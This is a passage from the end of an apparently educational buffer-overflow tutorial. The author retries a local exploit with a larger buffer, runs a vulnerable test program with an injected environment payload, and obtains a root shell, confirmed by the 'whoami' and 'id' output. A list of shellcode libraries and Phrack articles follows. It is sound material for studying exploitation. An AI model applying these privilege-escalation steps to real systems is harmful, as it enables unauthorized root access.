First try failed. So, add another 100 bytes for the buffer size. Repeat the previous steps.

```
[bodo@bakawali testbed3]$ ./exploit 712
Using the address: BFFFF7D8
```

```
The offset is: 0
The buffer size is: 2c8

[bodo@bakawali testbed3]$ ./vul $EGG
sh-3.00# whoami
root
sh-3.00# id
uid=0(root) gid=502(bodo) groups=502(bodo)
context=user_u:system_r:unconfined_t
sh-3.00# su -

[root@bakawali ~]# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
context=root:system_r:unconfined_t
```

Well, we got root in our second try and our exploit code can be longer. Yihaaaaaaaaaaaaaaaaaaaaaa!!!!

Further reading and digging:

- metasploit.com : Contains x86 and non-x86 shellcode samples and an online interface for automatic shellcode generation and encoding. Quite comprehensive information.
- shellcode.org : Contains x86 and non-x86 shellcode samples.
- shellcode.com.ar : An introduction to shellcode development. Browse the domain for more information including polymorphic shellcodes.
- shellcode.com.ar : Shellcode collection.
- packetstorm.linuxsecurity.com : Another shellcode collection and tools.
- l0t3k.org : Shellcode documentations link resources.
- vividmachine.com : Linux and Windows shellcodes example.
- www.infosecwriters.com : A Linux/xBSD shellcode development.
- www.hick.org : Windows shellcode, from basic to advanced – pdf document.
- www.orkspace.net : Shellcode library and shellcode generator.
- Phrack : The classic buffer overflow by Aleph One's.
- Phrack : Writing ia32 alphanumeric shellcodes : by rix.
- Phrack : IA64 Shellcode.
- Phrack : Building IA32 'Unicode-Proof' Shellcodes : by obscou.
- Tenouk's favorite security portal.